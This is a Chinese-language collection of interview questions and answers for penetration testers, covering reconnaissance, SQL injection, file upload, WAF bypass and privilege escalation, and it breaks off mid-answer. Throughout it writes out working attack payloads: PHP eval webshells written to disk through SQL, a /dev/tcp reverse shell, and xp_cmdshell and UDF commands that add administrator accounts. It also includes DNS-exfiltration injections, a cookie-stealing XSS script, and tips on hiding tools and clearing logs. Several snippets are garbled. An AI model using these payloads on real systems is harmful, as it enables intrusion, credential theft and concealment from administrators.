渗透测试工程师面试题大全

from:backlion 整理

1.拿到一个待检测的站，你觉得应该先做什么？

收集信息：whois、网站源 IP、旁站、C 段网站、服务器系统版本、容器版本、程序版本、数据库类型、二级域名、防火墙、维护者信息另说...

2.mysql 的网站注入，5.0 以上和 5.0 以下有什么区别？

5.0 以下没有 information_schema 这个系统表，无法列表名等，只能暴力跑表名；5.0 以下是多用户单操作，5.0 以上是多用户多操做。

3.在渗透过程中，收集目标站注册人邮箱对我们有什么价值？

(1)丢社工库里看看有没有泄露密码，然后尝试用泄露的密码进行登录后台

(2)用邮箱做关键词进行丢进搜索引擎

(3)利用搜索到的关联信息找出其他邮箱进而得到常用社交账号

(4)社工找出社交账号，里面或许会找出管理员设置密码的习惯

(5)利用已有信息生成专用字典

(6) 观察管理员常逛哪些非大众性网站，拿下它，你会得到更多好东西

4.判断出网站的 CMS 对渗透有什么意义？

查找网上已曝光的程序漏洞,如果开源 ,还能下载相对应的源码进行代码审计。

5.一个成熟并且相对安全的 CMS，渗透时扫目录的意义？

(1)敏感文件、二级目录扫描

(2)站长的误操作比如：网站备份的压缩文件、说明.txt、二级目录可能存放着其他站点

6.常见的网站服务器容器?

IIS、Apache、nginx、Tomcat,weblogic、jboss

7.mysql 注入点，用工具对目标站直接写入一句话，需要哪些条件？

root 权限以及网站的绝对路径

load_file()读取文件操作

前提：

知道文件的绝对路径

能够使用 union 查询

对 web 目录有写的权限

union select 1,load_file('/etc/passwd'),3,4,5#

0x2f6574632f706173737764

union select 1,load_file(0x2f6574632f706173737764),3,4,5#

路径没有加单引号的话必须转换十六进制

要是想省略单引号的话必须转换十六进制

into outfile 写入文件操作

前提：

文件名必须是全路径(绝对路径)

用户必须有写文件的权限

没有对单引号'过滤

select '<?php phpinfo(); ?>' into outfile 'C:\Windows\tmp\8.php'

select '<?php @eval($_POST["admin"]); ?>' into outfile 'C:\Windows\tmp\8.php'

路径里面两个反斜杠\可以换成一个正斜杠/

PHP 语句没有单引号的话，必须转换成十六进制

要是想省略单引号'的话,必须转换成十六进制

<?php eval($_POST["admin"]); ?> 或者 <?php eval($_GET["admin"]); ?>

<?php @eval($_POST["admin"]); ?>

<?php phpinfo(); ?>

<?php eval($_POST["admin"]); ?>

建议一句话 PHP 语句转换成十六进制

8.目前已知哪些版本的容器有解析漏洞，具体举例?

(1) IIS 6.0

/xx.asp/xx.jpg "xx.asp"是文件夹名

(2) IIS 7.0/7.5

默认 Fast-CGI 开启，直接在 url 中图片地址后面输入/1.php，会把正常图片当成 php 解析

(3) Nginx

版本小于等于 0.8.37，利用方法和 IIS 7.0/7.5 一样，Fast-CGI 关闭情况下也可利用。

空字节代码 xxx.jpg.php

(4)Apache

上传的文件命名为：test.php.x1.x2.x3，Apache 是从右往左判断后缀

(6)lighttpd

xx.jpg/xx.php

9.如何手工快速判断目标站是 windows 还是 linux 服务器？

linux 大小写敏感,windows 大小写不敏感

10.为何一个 mysql 数据库的站，只有一个 80 端口开放？

(1)更改了端口，没有扫描出来

(2) 站库分离

(3) 3306 端口不对外开放

11.3389 无法连接的几种情况?

(1)没开放 3389 端口

(2)端口被修改

(3) 防护拦截

(4)处于内网(需进行端口转发)

12.如何突破注入时字符被转义？

宽字符注入;hex 编码绕过

13.在某后台新闻编辑界面看到编辑器，应该先做什么？

查看编辑器的名称版本,然后搜索公开的漏洞

14.拿到一个 webshell 发现网站根目录下有.htaccess 文件，我们能做什么？

能做的事情很多，用隐藏网马来举例子：

插入<FilesMatch "xxx.jpg"> SetHandler application/x-httpd-php </FilesMatch>

.jpg 文件会被解析成.php 文件

15.注入漏洞只能查账号密码？

可脱裤，可上传 webshell,可执行命令

16.安全狗会追踪变量，从而发现出是一句话木马吗？

是根据特征码，所以很好绕过

17.access 扫出后缀为 asp 的数据库文件，访问乱码。如何实现到本地利用?

迅雷下载，直接改后缀为.mdb

18.提权时选择可读写目录，为何尽量不用带空格的目录？

因为 exp 执行多半需要空格界定参数

19.某服务器有站点 A,B 为何在 A 的后台添加 test 用户，访问 B 的后台。发现也添加上了 test 用户？

同数据库

20.注入时可以不使用 and 或 or 或 xor，直接 order by 开始注入吗？

and/or/xor，前面的 1=1、1=2 步骤只是为了判断是否为注入点，如果已经确定是注入点那就可以省那步骤去

21:某个防注入系统，在注入时会提示：统检测到你有非法注入的行为。已记录您的 ip xx.xx.xx.xx 时间:2016:01-23 提交页面:test.asp?id=15 提交内容:and 1=1 如何利用这个防注入系统拿 shell？

在 URL 里面直接提交一句话，这样网站就把你的一句话也记录进数据库文件了 这个时候可以尝试寻找网站的配置文件 直接上菜刀链接。具体文章参见：

http://ytxiao.lofter.com/post/40583a_ab36540

22.上传大马后访问乱码时，有哪些解决办法？

浏览器中改编码

23.审查上传点的元素有什么意义？

有些站点的上传文件类型的限制是在前端实现的，这时只要增加上传类型就能突破限制了

24.目标站禁止注册用户 ,找回密码处随便输入用户名提示：“此用户不存在”，你觉得这里怎样利用？

先爆破用户名，再利用被爆破出来的用户名爆破密码。

25.目标站发现某 txt 的下载地址为 http://www.test.com/down/down.php?file=/upwdown/1.txt，你有什么思路？

这就任意文件下载漏洞 ,在 file=后面尝试输入 index.php 下载他的首页文件，然后在首页文件里继续查找其他网站的配置文件 ,可以找出网站的数据库密码和数据库的地址。

26.甲给你一个目标站，并且告诉你根目录下存在/abc/目录，并且此目录下存在编辑器和 admin 目录。请问你的想法是？

直接在网站二级目录/abc/下扫描敏感文件及目录

27.在有 shell 的情况下，如何使用 xss 实现对目标站的长久控制？

（1)后台登录处加一段记录登录账号密码的 js，并且判断是否登录成功，如果登录成功 ,就把账号密码记录到一个生僻的路径的文件中或者直接发到自己的网站文件中。(此方法适合有价值并且需要深入控制权限的网络)

(2)在登录后才可以访问的文件中插入 XSS 脚本

28.后台修改管理员密码处，原密码显示为*。你觉得该怎样实现读出这个用户的密码？

审查元素 把密码处的 password 属性改成 text 就明文显示了

29.目标站无防护，上传图片可以正常访问，上传脚本格式访问则 403.什么原因？

原因很多，有可能 web 服务器配置把上传目录写死了不执行相应脚本，尝试改后缀名绕过

30.审查元素得知网站所使用的防护软件，你觉得怎样做到的？

在敏感操作被拦截，通过界面信息无法具体判断是什么防护的时候，F12 看 HTML 体部 比如护卫神就可以在名称那看到<hws>内容<hws>

31.在 win2003 服务器中建立一个 .zhongzi 文件夹用意何为？

隐藏文件夹，为了不让管理员发现你传上去的工具

32.sql 注入有以下两个测试选项，选一个并且阐述不选另一个的理由?

A. demo.jsp?id=2+1　　B. demo.jsp?id=2-1

选 B，在 URL 编码中 + 代表空格，可能会造成混淆

33.以下链接存在 sql 注入漏洞，对于这个变形注入，你有什么思路？

demo.do?DATA=AjAxNg==

DATA 有可能经过了 base64 编码再传入服务器，所以我们也要对参数进行 base64 编码才能正确完成测试

34 发现 demo.jsp?uid=110 注入点，你有哪几种思路获取 webshell，哪种是优选？

(1)有写入权限的，构造联合查询语句使用 using INTO OUTFILE，可以将查询的输出重定向到系统的文件中，这样去写入 WebShell

(2)使用 sqlmap –os-shell 原理和上面一种相同，来直接获得一个 Shell，这样效率更高

(3)通过构造联合查询语句得到网站管理员的账户和密码，然后扫后台登录后台，再在后台通过改包上传等方法上传 Shell

35.CSRF 和 XSS 和 XXE 有什么区别，以及修复方式？

(1)XSS 是跨站脚本攻击，用户提交的数据中可以构造代码来执行，从而实现窃取用户信息等攻击。

修复方式：对字符实体进行转义、使用 HTTP Only 来禁止 JavaScript 读取 Cookie 值、输入时校验、浏览器与 Web 应用端采用相同的字符编码。

(2)CSRF 是跨站请求伪造攻击，XSS 是实现 CSRF 的诸多手段中的一种，是由于没有在关键操作执行时进行是否由用户自愿发起的确认。

修复方式：筛选出需要防范 CSRF 的页面然后嵌入 Token、再次输入密码、检验 Referer

(3)XXE 是 XML 外部实体注入攻击，XML 中可以通过调用实体来请求本地或者远程内容，和远程文件保护类似，会引发相关安全问题，例如敏感文件读取。

修复方式：XML 解析库在调用时严格禁止对外部实体的解析。

36.CSRF、SSRF 和重放攻击有什么区别？

(1)CSRF 是跨站请求伪造攻击，由客户端发起

(2)SSRF 是服务器端请求伪造，由服务器发起

(3)重放攻击是将截获的数据包进行重放，达到身份认证等目的

37.说出至少三种业务逻辑漏洞，以及修复方式？

(1)密码找回漏洞中存在密码允许暴力破解、存在通用型找回凭证、可以跳过验证步骤、找回凭证可以拦包获取等方式来通过厂商提供的密码找回功能来得到密码

(2)身份认证漏洞中最常见的是会话固定攻击和 Cookie 仿冒，只要得到

Session 或 Cookie 即可伪造用户身份

(3)验证码漏洞中存在验证码允许暴力破解、验证码可以通过 Javascript 或者改包的方法来进行绕过

38 圈出下面会话中可能存在问题的项，并标注可能会存在的问题？

GET /ecskins/demo.jsp?uid=2016031900&keyword=” hello world!”

HTTP/1.1

Host: ***com:82

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0)

Gecko/20100101 Firefox/45.0

Accept: text/css,/;q=0.1

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Referer: http://*******com:82/eciop/orderForCC/cgtListForCC.htm?zone

=11370601&v=1459663591817

Cookie:myguid1234567890=1349db5fe50c372c3d995709f54c273d;

uniqueuserid=session_0GRMiFiYJhAh5_HZrQoZamJ;

st_uid=N90pIYHLZgjXI-NX01vPUf46w952J-0NcX19vgj1L%3DJXrZP9sf0I

Y-vEI9iNIX150iLXKat1YZLnUf46Z%2C5aec5biM5rCROueDn%2BWPsOeD

n%2BiNiTrng5%2Flj7A%3D; status=True

Connection: keep-alive

（标红 1：sql 注入，标红 2：xss，标红 3：cookies 欺骗，4：会话 CSRF 或重

放风险。）考对 HTTP 数据包字段敏感度及会话渗透经验。

39.找一类你最擅长的漏洞，谈下绕过漏洞修复后的方案？

40.你常用的渗透工具有哪些，最常用的是哪个？

burpsuit,appscan,avwvs,sqlmap,fiddler 等

41.描述一个你深入研究过的 CVE 或 POC?

如 cve-2017-11191 offcie 的 dde 漏洞

42.谈谈你经常关注的安全平台？

如，tools.net,90sec,先知社区，安全客，freebuf 等

43.给你一个网站你是如何来渗透测试的?

在获取书面授权的前提下：

(1)信息收集，

1.获取域名的 whois 信息,获取注册者邮箱姓名电话等。

2.查询服务器旁站以及子域名站点，因为主站一般比较难，所以先看看旁站有没有通用性的 cms 或者其他漏洞。

3.查看服务器操作系统版本，web 中间件，看看是否存在已知的漏洞，比如 IIS，APACHE,NGINX 的解析漏洞

4.查看 IP ,进行 IP 地址端口扫描 ,对响应的端口进行漏洞探测 ,比如 rsync,心脏出血，mysql,ftp,ssh 弱口令等。

5.扫描网站目录结构，看看是否可以遍历目录，或者敏感文件泄漏，比如

php 探针

6.google hack 进一步探测网站的信息，后台，敏感文件

(2)漏洞扫描

开始检测漏洞，如 XSS,XSRF,sql 注入，代码执行，命令执行，越权访问，目录读取，任意文件读取，下载，文件包含， 远程命令执行，弱口令，上传，编辑器漏洞，暴力破解等

(3)漏洞利用

利用以上的方式拿到 webshell，或者其他权限

(4)权限提升

提权服务器 ,比如 windows 下 mysql 的 udf 提权 ,serv-u 提权 ,windows 低版本的漏洞 ,如 iis6,pr,巴西烤肉，linux 脏牛漏洞 ,linux 内核版本漏洞提权，linux 下的 mysql system 提权以及 oracle 低权限提权

(5)日志清理

(6)总结报告及修复方案

或者：

1）信息收集

a. 服务器的相关信息（真实 ip，系统类型，版本，开放端口，WAF 等）

b. 网站指纹识别（包括，cms，cdn，证书等），dns 记录

c. whois 信息，姓名，备案，邮箱，电话反查（邮箱丢社工库，社工准备等）

d. 子域名收集，旁站查询(有授权可渗透)，C 段等

e. google hacking 针对化搜索，pdf 文件，中间件版本，弱口令扫描等

f. 扫描网站目录结构，爆后台，网站 banner，测试文件，备份等敏感文件泄漏等

i. 传输协议，通用漏洞，exp，github 源码等

2）漏洞挖掘

1> 浏览网站，看看网站规模，功能，特点等

2> 端口，弱口令，目录等扫描

3> XSS，SQL 注入，命令注入，CSRF，cookie 安全检测，敏感信息，通信数据传输，暴力破解，任意文件上传，越权访问，未授权访问，目录遍历，文件 包含，重放攻击（短信轰炸），服务器漏洞检测，最后使用漏扫工具等

3）漏洞利用 | 权限提升

a) mysql 提权，serv-u 提权，linux 内核版本提权等

4）清除测试数据 | 输出报告

i 日志、测试数据的清理

ii 总结，输出渗透测试报告，附修复方案

5) 复测

验证并发现是否有新漏洞，输出报告，归档

44.sqlmap，怎么对一个注入点注入？

(1)如果是 get 型号，直接，sqlmap -u "诸如点网址".

(2)如果是 post 型诸如点，可以 sqlmap -u "注入点网址” --data="post 的参数"

(3)如果是 cookie，X-Forwarded-For 等，可以访问的时候，用 burpsuite 抓包，注入处用*号替换，放到文件里，然后 sqlmap -r "文件地址"

45.nmap，扫描的几种方式?

46.sql 注入的几种类型？

(1)报错注入

(2)bool 型注入

(3)延时注入

(4)宽字节注入

47.报错注入的函数有哪些？

(1)and extractvalue(1, concat(0x7e,(select @@version),0x7e))】】】

---

(2)通过 floor 报错 向下取整

(3)+and updatexml(1, concat(0x7e,(secect @@version),0x7e),1)

4)geometrycollection()select from test where id=1 and geometrycollection((select from(selectfrom(select user())a)b));

(5)multipoint()select from test where id=1 and multipoint((select from(select from(select user())a)b));

(5)polygon()select from test where id=1 and

polygon((select from(select from(select user())a)b));

(7)multipolygon()select from test where id=1 and multipolygon((select from(select from(select user())a)b));

(8)linestring()select from test where id=1 and linestring((select from(select from(select user())a)b));

(9)multilinestring()select from test where id=1 and multilinestring((select from(select from(select user())a)b));

(10)exp()select from test where id=1 and exp(~(select * from(select user())a));

addslashes() 函数返回在预定义字符之前添加反斜杠的字符串

48.延时注入如何来判断？

(1)if(ascii(substr(“hello”, 1, 1))=104

(2) sleep(5), 1)

49.盲注和延时注入的共同点？

都是一个字符一个字符的判断

50.如何拿一个网站的 webshell？

上传，后台编辑模板，sql 注入写文件，命令执行，代码执行，一些已经爆出的 cms 漏洞，比如 dedecms 后台可以直接建立脚本文件，wordpress 上传插件包含脚本文件 zip 压缩包等

51.sql 注入写文件都有哪些函数？

(1)select '一句话' into outfile '路径'

(2)select '一句话' into dumpfile '路径'

(3) select '<?php eval($_POST[1]) ?>' into dumpfile 'd:\wwwroot\baidu.com\nvhack.php';

52.如何防止 CSRF?

(1)验证 referer

(2)验证 token

详细：http://cnodejs.org/topic/5533dd6e9138f09b629674fd

53.owasp 漏洞都有哪些？

(1)SQL 注入防护方法：

(2)失效的身份认证和会话管理

(3)跨站脚本攻击 XSS

(4)直接引用不安全的对象

(5)安全配置错误

(6)敏感信息泄露

(7)缺少功能级的访问控制

(8)跨站请求伪造 CSRF

(9)使用含有已知漏洞的组件

(1))未验证的重定向和转发

54.SQL 注入防护方法？

(1)使用安全的 API

(2)对输入的特殊字符进行 Escape 转义处理

(3)使用白名单来规范化输入验证方法

(4)对客户端输入进行控制，不允许输入 SQL 注入相关的特殊字符

(5)服务器端在提交数据库进行 SQL 查询之前，对特殊字符进行过滤、转义、替换、删除。

55.代码执行，文件读取，命令执行的函数都有哪些？

(1)代码执行：eval,preg_replace+/e,assert,call_user_func,call_user_func_array,create_function

(2)文件读取：file_get_contents(),highlight_file(),fopen(),readfile(),fread(),fgetss(), fgets(),parse_ini_file(),show_source(),file()等

(3)命令执行：system(), exec(), shell_exec(), passthru() ,pcntl_exec(), popen(),proc_open()

56.img 标签除了 onerror 属性外，还有其他获取管理员路径的办法吗？

src 指定一个远程的脚本文件，获取 referer

57.img 标签除了 onerror 属性外，并且 src 属性的后缀名，必须以.jpg 结尾，怎么获取管理员路径?

1,远程服务器修改 apache 配置文件，配置.jpg 文件以 php 方式来解析

AddType application/x-httpd-php .jpg

<img src=http://xss.tv/1.jpg> 会以 php 方式来解析

58.怎么绕过 WAF 注入和上传以及 xss？

(1)关键字可以用%（只限 IIS 系列），比如 select 可以 sel%e%ct。原理：

网络层 waf 对 SEL%E%CT 进行 url 解码后变成 SEL%E%CT ,匹配 select 失败，而进入 asp.dll 对 SEL%E%CT 进行 url 解码却变成 select。IIS 下的 asp.dll 文件在对 asp 文件后参数串进行 url 解码时，会直接过滤掉 09-0d（09 是 tab 键,0d 是回车）、20（空格）、%(后两个字符有一个不是十六进制)字符。xss 也是同理。

(2)内联注释。安全狗不拦截，但是安全宝、加速乐、D 盾等，看到/!/就 Fack 了，所以只限于安全狗。比如：/!select*/

(3)编码。这个方法对 waf 很有效果，因为一般 waf 会解码，但是我们利用这个特点，进行两次编码，他解了第一次但不会解第二次，就 bypass 了。腾讯 waf、百度 waf 等等都可以这样 bypass 的

(4)绕过策略如：伪造搜索引擎

早些版本的安全狗是有这个漏洞的，就是把 User-Agent 修改为搜索引擎

(5)插入关键目录 admin,dede,install 等目录绕过 360webscan

360webscan 脚本存在这个问题 ,就是判断是否为 admin dede install 等目录，如果是则不做拦截

GET /pen/news.php?id=1 union select user,password from mysql.user

GET /pen/news.php/admin?id=1 union select user,password from mysql.user

GET /pen/admin/..\news.php?id=1 union select user,password from mysql.user

(6)multipart 请求绕过，在 POST 请求中添加一个上传文件，绕过了绝大多数

WAF。

(7)参数绕过，复制参数，id=1&id=1

用一些特殊字符代替空格，比如在 mysql 中%0a 是换行，可以代替空格，这个方法也可以部分绕过最新版本的安全狗，在 sqlserver 中可以用/**/代替空格

(8)内联注释，

文件上传，复制文件包一份再加一份

在 form-data;后面增加一定的字符

59.既然宽字节注入可以绕过单引号过滤，那么怎么来修复呢？

宽字符：解 决方法：就是在初始化连接和字符集之后，使用 SET character_set_client=binary 来设定客户端的字符集是二进制的。修改 Windows 下的 MySQL 配置文件一般是 my.ini，Linux 下的 MySQL 配置文件一般是 my.cnf，比如：mysql_query("SETcharacter_set_client=binary");。character_set_client 指定的是 SQL 语句的编码，如果设置为 binary，MySQL 就以二进制来执行，这样宽字节编码问题就没有用武之地了。

详细参考：

http://wenku.baidu.com/link?url=F4Cq18NYdsnATq3eqtr3zCWLKExoEYV62yJp5zsfM5c85iv4rldTvl1A_SGilEAiWB_O_hg0C9A8VLoIT4K_HxyyF0Z7xo5Pihh1VxxYa4QGiXQ_wGDjiOFHubYvshgl

60.列举出 oracle 注入获取管理员权限提权典型漏洞？

【漏洞名称】sys.dbms_export_extension.get_domain_index_metadata 提升权限漏洞

【影响平台】Oracle 8i / 9i / 10g / XE

【风险等级】高【攻击需求】较低权限账号

【造成危害】取得管理员权限

61.mssql 提权的提权思路有哪些步骤？

（1）首先看看 xp_cmdshel 是否 l 存在,不存在的话先恢复，恢复语句如下：

Exec sp_configure show advanced options,1;RECONFIGURE;EXEC

sp_configure xp_cmdshell,1;RECONFIGURE;

;EXEC sp_configure show advanced options, 1;RECONFIGURE;EXEC

sp_configure xp_cmdshell, 1;RECONFIGURE;--

(2)如果 xp_cmdshell 还是不行就再执行命令

;dbcc addextendedproc("xp_cmdshell","xplog70.dll");--

或;sp_addextendedproc xp_cmdshell,@dllname=xplog70.dll 来恢复

cmdshell

（3）无法在库 xpweb70.dll 中找到函数 xp_cmdshell。原因: 127(找不到指定的程序。)

恢复方法：查询分离器连接后,

第一步执行:exec sp_dropextendedproc xp_cmdshell

第二步执行:exec sp_addextendedproc xp_cmdshell,xpweb70.dll

然后按 F5 键命令执行完毕

（4）终极方法

如果以上方法均不可恢复,请尝试用下面的办法直接添加帐户:

查询分离器连接后,

2000servser 系统:

declare @shell int exec sp_oacreate wscript.shell,@shell output exec sp_oamethod @shell,run,null,c:winntsystem32cmd.exe /c net user dell huxifeng007 /add

declare @shell int exec sp_oacreate wscript.shell,@shell output exec sp_oamethod @shell,run,null,c:winntsystem32cmd.exe /c net localgroup administrators dell /add

sql2008 提权 低权限运行

62、mssql 提权提示错误代码 5，cmd 权限不足的原因？

错误代码”5”，马上 google 之。由于 xp_cmdshell 是严格用%systemroot%\system32\cmd.exe 去执行所提交的命令的，提示”5”，意思是 cmd 的权限不足，就是说 system32 下的 cmd.exe 被降权了。当然也有绕过的方法，比如启用沙盒模式执行 shell 命令：

63.怎么用 sqlmap 对 sa 权限的 mssql 2008 进行提权？

（1）第一种函数

select name from sysobjects where xtype=u 通过这个来爆第一个表

select name from sysobjects where xtype=u and name not in(爆出来的表 1，爆出来的表 2...)

一直爆下去，直到找到我们所需要的表位置

（2）第二种函数

select table_name from information_schema.tables

select table_name from information_schema.tables where table_name not in (爆出来的表 1，爆出来的表 2...)

参考文章：http://www.freebuf.com/articles/web/10280.html

64.xxe 注入有哪些危害以及防御 ？

91)引用外部实体<!ENTITY 实体名称 SYSTEM "URI">或者 <!ENTITY 实体名称 PUBLIC "public_ID" "URI">

当允许引用外部实体时，通过构造恶意内容

(2)可导致读取任意文件、执行系统命令、探测内网端口、攻击内网网站等危害。

对于不同 XML 解析器,对外部实体有不同处理规则,在 PHP 中默认处理的函数为:

xml_parse 和 simplexml_load xml_parse 的实现方式为 expat 库 ,默认情况不会解析外部实体,而 simplexml_load 默认情况下会解析外部实体,造成安全威胁.

除 PHP 外，在 Java，Python 等处理 xml 的组件及函数中都可能存在此问题

https://www.waitalone.cn/xxe-attack.html

XXE 漏洞 http://www.91ri.org/9539.html

<!DOCTYPE filename

[<!ENTITY entity-name "entity-content"]>

（3）防御：

方案一、使用开发语言提供的禁用外部实体的方法

libxml_disable_entity_loader(true);

方案二、过滤用户提交的 XML 数据

1.检查所使用的底层 xml 解析库，默认禁止外部实体的解析

2.使用第三方应用代码及时升级补丁

3.同时增强对系统的监控，防止此问题被人利用

对于 PHP,由于 simplexml_load_string 函数的 XML 解析问题出在 libxml 库上,所以加载实体前可以调用这样一个函数

65.gpc 魔术引号？

参考文章： http://www.jb51.net/article/38990

66.MYSQL 有哪些提权方法？

（1）UDF 提权

这类提权方法我想大家已经知道了，我大致写一下，具体语句如下：

create function cmdshell returns string soname ‘ udf.dll’

select cmdshell(‘ net user iis_user 123!@#abcABC /add’);

select cmdshell(‘ net localgroup administrators iis_user /add’);

select cmdshell(‘ regedit /s d:web3389.reg’);

drop function cmdshell;

select cmdshell(‘ netstat -an’);

（2）VBS 启动项提权

create table a (cmd text);

insert into a values ("set wshshell=createobject (""wscript.shell"") ");

insert into a values ("a=wshshell.run (""cmd.exe /c net user iis_user 123!@#abcABC/add"",0) ");

insert into a values ("b=wshshell.run (""cmd.exe /c net localgroup administrators iis_user /add"",0) ");

select * from a into outfile "C:\Documents and Settings\All Users\「开始」菜单\程序\启动\a.vbs";

（3）Linx MySQL BackDoor 提权

Linx Mysql Door

Mysql BackDoor 是一款针对 PHP+Mysql 服务器开发的后门,该后门安装后为 Mysql 增加一个可以执行系统命令的"state"函数,并且随 Mysql 进程启动一个基于 Dll 的嗅探型后门,这个后门在 Windows 下拥有与 Mysql 一样的系统权限,从而巧妙的实现了无端口,无进程,无服务的穿墙木马.

用法：将 Mysql.php 传到 PHP 服务器上,点击"自动安装 Mysql BackDoor"，然后直接执行命令即可

（4）MIX.DLL 提权

1.在独立 IP 的 sqlmap 下运

2.禁用本地缓存 net stop dns

3.http://localhost/inject.php?user=123' and if((SELECT LOAD_FILE(CONCAT('\\',(SELECT hex(user())),'.abc.com\foobar'))),1,1)%23

http://localhost/inject.php?user=123' and if((SELECT LOADFILE(CONCAT('\\',(SELECT concat(user,'',mid(password,2,41)) from user where user='root' limit 1),'.md5crack.cn\foobar'))),1,1)%23

https://sanwen8.cn/p/1acWt8J.html

4.DNS 突破

参考文章：http://www.freebuf.com/vuls/85021.html

67.什么叫 ssrf 以及 ssrf 的防御？

(1)SSRF(Server-Side Request Forgery:服务器端请求伪造) 是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。一般情况下，SSRF 攻击的目标是从外网无法访问的内部系统

(2)SSRF 统一错误信息，避免用户可以根据错误信息来判断远程服务器端口状态

1.限制请求的端口为 HTTP 常用的端口，比如 80,443,8080,8088 等

2.黑名单内网 IP。

3.禁用不需要的协议，仅仅允许 HTTP 和 HTTPS.

68.如何利用 php 的远程命令执行函数进行反弹 nc?

system,exec,shell_exec,paassthru,popen,proc_popen,

反弹 shell 公网服务器执行 nc –lvv 8888

目标服务器上执行?cmd= bash -i >& /dev/tcp/10.0.0.1/8888 0>&1

并在 disabl_functions 中禁用

69.文件包含漏洞可以用来做啥，以及需要主要注意的事项？

（1）配合文件上传漏洞 GetShell，可以执行任意脚本代码，网站源码文件以及配置文件泄露，远程包含 GetShel， 控制整个网站甚至是服务器

（2）allow_url_fopen 和 allow_url_include 为 ON 的话，则包含的文件可以是第三方服务器中的文件，这样就形成了远程文件包含漏洞

（3）/etc/passwd• 需要 magic_quotes_gpc=off,PHP 小于 5.3.4 有效

（4）/etc/passwd././././././././././.[.....]/./././././././.

（5）php 版本小于 5.2.8 可以成功，linux 需要文件名长于 4096，windows 需要长于 256

index.php?page=php://filter/read/=convert.base64-encode/resource=index.php

70.文件上传有哪些技巧？

通过抓包截断将 eval.php.jpg 换成 eval.php_jpg(下划线为 0x00)。在上传文件时系统文件遇到 0x00。会认为文件已经结束。从而将 eval.php.jpg 的内容写入到 eval.php 中。

。htaccess 文件内容

<FilesMatch “haha”>

SetHandler application/x-httpd-php

</FileMatch>

文件幻数检测 jpg(JFIF) gif(GIF89a) png(%PNG)

apache 解析漏洞，2.0-2.2 IIS7.5 解析漏洞，任意文件名后加.php

nginx<0.8.32 1.jpg/1.php

nginx>0.8.41<1.5.6,1.jpg%20.php 解析

**SQL 注入（Sql Injection ）是一种将 SQL 语句插入或添加到应用(用户)的输入

参数中的攻击，之后再将这些参数传递给后台的 SQL 服务器加以解析并执行。

71.HTTP 协议 head 方法的功能与 get 方法不同之处是？

不同之处在于服务器不会在其相应中返回消息主体。

• TRACE。这种方法主要用于诊断。

• OPTIONS。这种方法要求服务器报告对某一特殊资源有效的 HTTP 方法。

• PUT。这个方法试图使用包含在请求主体中的内容，向服务器上传制定的资源

** 各种注释#-- -- - --+ // /**/ 空白字符，+号，-号，~号，！号，@形式

{} %0a----------

72.域和组的区别是什么？

工作组是一群计算机的集合，它仅仅是一个逻辑的集合，各自计算机还是各自管理的，你要访问其中的计算机，还是要到被访问计算机上来实现用户验证的。而域不同，域是一个有安全边界的计算机集合，在同一个域中的计算机彼此之间已经建立了信任关系，在域内访问其他机器，不再需要被访问机器的许可了。为什么是这样的呢？因为在加入域的时候，管理员为每个计算机在域中（可和用户不在同一域中）建立了一个计算机帐户，这个帐户和用户帐户一样，也有密码保护的。可是大家要问了，我没有输入过什么密码啊，是的，你确实没有输入，计算机帐户的密码不叫密码，在域中称为登录凭据，它是由 2000 的 DC（域控制器）上的 KDC 服务来颁发和维护的。为了保证系统的安全，KDC 服务每 30 天会自动更新一次所有的凭据，并把上次使用的凭据记录下来。周而复始。也就是说服务器始终保存着 2 个凭据，其有效时间是 60 天，60 天后，上次使用的凭据就会被系统丢弃。如果你的 GHOST 备份里带有的凭据是 60 天的，那么该计算机将不能被 KDC 服务验证，从而系统将禁止在这个计算机上的任何访问请求（包括登录），解决的方法呢，简单的方法使将计算机脱离域并重新加入，KDC 服务会重新设置这一凭据。或者使用 2000 资源包里的 NETDOM 命令强制重新设

置安全凭据。因此在有域的环境下，请尽量不要在计算机加入域后使用 GHOST 备份系统分区，如果作了，请在恢复时确认备份是在 60 天内作的，如果超出，就最好联系你的系统管理员，你可以需要管理员重新设置计算机安全凭据，否则你将不能登录域环境。

域和工作组适用的环境不同，域一般是用在比较大的网络里，工作组则较小，在一个域中需要一台类似服务器的计算机，叫域控服务器，其他电脑如果想互相访问首先都是经过它的，但是工作组则不同，在一个工作组里的所有计算机都是对等的，也就是没有服务器和客户机之分的，但是和域一样，如果一台计算机想访问其他计算机的话首先也要找到这个组中的一台类似组控服务器，组控服务器不是固定的，以选举的方式实现，它存储着这个组的相关信息，找到这台计算机后得到组的信息然后访问。

73.对称加密非对称加密？

对称加密：加解密用同一密钥，密钥维护复杂 n（n-1）/2，不适合互联网传输密钥，加解密效率高。应用于加密数据。

非对称加密：公钥推不出私钥，每个用户一个非对称密钥对就可以，适合于互联网传输公钥，但是加密效率低，应用于数字签名及加密。

74.什么是同源策略？

1. 为了防止不同域在用户浏览器中彼此干扰，浏览器对从不同来源（域）收到的内容进行隔离。

   浏览器不允许任何旧有脚本访问一个站点的 cookie，否则 ，会话容易被劫持。

只有发布 cookie 的站点能够访问这些 cookie，只有通过该站点返回的页面所包含或加载的 JavaScript 才能访问 cookie。

协议相同，域名相同，端口相同

75.cookie 存在哪里？可以打开吗?

C:\Users\用户名\AppData\Roaming\Microsoft\Windows\Cookies

工具--文件夹选项--查看--将隐藏被保护的文件的对勾去掉就会看到 cookies 文件夹。

76.xss 如何盗取 cookie？

攻击者代码：

```
<?php
$cookie=$_GET['cookie'];
$time=date('Y-m-d g:i:s');
$referer=getenv('HTTP_REFERER');
$cookietxt=fopen('cookie.txt','a');
fwrite($cookietxt,"time:".$time." cookie:".$cookie." referer:".$referer."");
注意双引号，容易出错
fclose($cookietxt);
```

?>

脚本端：

<script>

document.write('<img

src="http://ip/cookie.php?cookie='+document.cookie+'" width=0

height=0 border=0 />');

</script>

获取到 cookie 后，用 firebug 找到 cookie，新建 cookie

加入 cookie，用 referer 来提交，无需输入帐号密码直接登录进去！

77.tcp、udp 的区别及 tcp 三次握手，syn 攻击？

也可参考

http://www.cnblogs.com/bizhu/archive/2012/05/12/2497493.html

（1）tcp、udp 区别

TCP 的优点：

可靠，稳定

TCP 的可靠体现在 TCP 在传递数据之前，会有三次握手来建立连接，而且在数据传递时，有确认、窗口、重传、拥塞控制机制，在数据传完后，还会断开连接用来节约系统资源。

TCP 的缺点：

慢，效率低，占用系统资源高，易被攻击

TCP 在传递数据之前，要先建连接，这会消耗时间，而且在数据传递时，确认机

